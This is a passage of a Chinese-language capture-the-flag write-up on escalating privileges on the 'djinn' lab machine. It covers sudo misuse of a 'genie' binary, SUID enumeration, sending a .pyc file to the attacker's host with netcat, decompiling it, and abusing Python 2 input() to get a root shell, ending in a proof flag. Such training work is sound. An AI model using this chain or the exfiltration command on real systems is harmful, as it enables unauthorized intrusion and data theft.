usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
nitish@djinn:~$ strings /usr/bin/genie
```

strings也没啥特别明显的

```
man /usr/bin/genie
```

> *man是manual的缩写，man命令用来提供在线帮助，通过man命令可以查看Linux中的命令帮助、配置文件帮助、编程帮助等信息。*


> *我执行了`sudo -u sam /usr/bin/genie -p "/bin/sh"`，然而并没有得到sam的shell。随后执行了`sudo -u sam /usr/bin/genie -cmd whoami`得到了sam权限。*




```
nitish@djinn:~$ man /usr/bin/genie
nitish@djinn:~$ sudo -u sam /usr/bin/genie -cmd whoami
my man!!
$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:1
Working on it!!
$ 
```

还是没提升权限，尝试读取两个用户的`.bash_history`也没有权限

无奈换条路



```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/genie
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
```



```
$ find / -writable -type f 2>/dev/null >/tmp/report.txt
$ grep -Ev '/proc|/sys' /tmp/report.txt
/tmp/report.txt
/usr/bin/genie
/home/sam/.cache/motd.legal-displayed
/home/sam/.bashrc
/home/sam/.profile
/home/sam/.sudo_as_admin_successful
/home/sam/.pyc
```

将pyc文件传到本地

```
cat /home/sam/.pyc | nc 192.168.56.101 7777
```


kali

```
nc -lvvp 7777 >exp.pyc
```

> *pyc是一种二进制文件，是由Python文件经过编译后所生成的文件，它是一种byte code，Python文件变成pyc文件后，加载的速度有所提高，而且pyc还是一种跨平台的字节码，由Python的虚拟机来执行的，就类似于Java或者.NET的虚拟机的概念。pyc的内容与Python的版本是相关的，不同版本编译后的pyc文件是不同的，例如2.5版本编译的是pyc文件，而2.4版本编译的Python是无法执行的*

反编译

```
uncompyle2 -o exp.py exp.pyc
```




```
root@kali:~/tools/uncompyle2/scripts# uncompyle2 -o exp.py exp.pyc
# 2020.01.20 04:13:22 EST
decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2020.01.20 04:13:22 EST
root@kali:~/tools/uncompyle2/scripts# ls
exp.py  exp.pyc  uncompyle2
root@kali:~/tools/uncompyle2/scripts# cat exp.py
# Embedded file name: /home/mzfr/scripts/exp.py
from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'
```

想办法满足`s==num`

之后用Google搜索`python input() vulnerability`

> *vulnerability-input-function-python-2-x：https://www.geeksforgeeks.org/vulnerability-input-function-python-2-x/*



```
# Python 2.x program to show Vulnerabilities
# in input() function using a variable

import random
secret_number = random.randint(1,500)
print "Pick a number between 1 to 500"
while True:
    res = input("Guess the number: ")
    if res==secret_number:
        print "You win"
        break
    else:
        print "You lose"
        continue
```

Input:

```
15
```

Output:

```
Pick a number between 1 to 500
Guess the number: You lose
Guess the number:
```

Input:


```
secret_number
```

Output:


```
Pick a number between 1 to 500
Guess the number: You win
```

神奇的漏洞。。。

因此我们只需要输入num即可



```
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
Choose a number between 1 to 100:
Enter your number: num
# cd /root
# ks
/bin/sh: 2: ks: not found
# ls
lago  proof.sh
```



```
    _                          _             _ _ _
   / \   _ __ ___   __ _ ____(_)_ __   __ _| | | |
  / _ \ | '_ ` _ \ / _` |_  / | '_ \ / _` | | | |
 / ___ \| | | | | | (_| |/ /| | | | | (_| |_|_|_|
/_/   \_\_| |_| |_|\__,_/___|_|_| |_|\__, (_|_|_)
                                     |___/
djinn pwned...
__________________________________________________________________________

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Mon Jan 20 14:50:04 IST 2020
Whoami: root
__________________________________________________________________________

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

#
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/103346553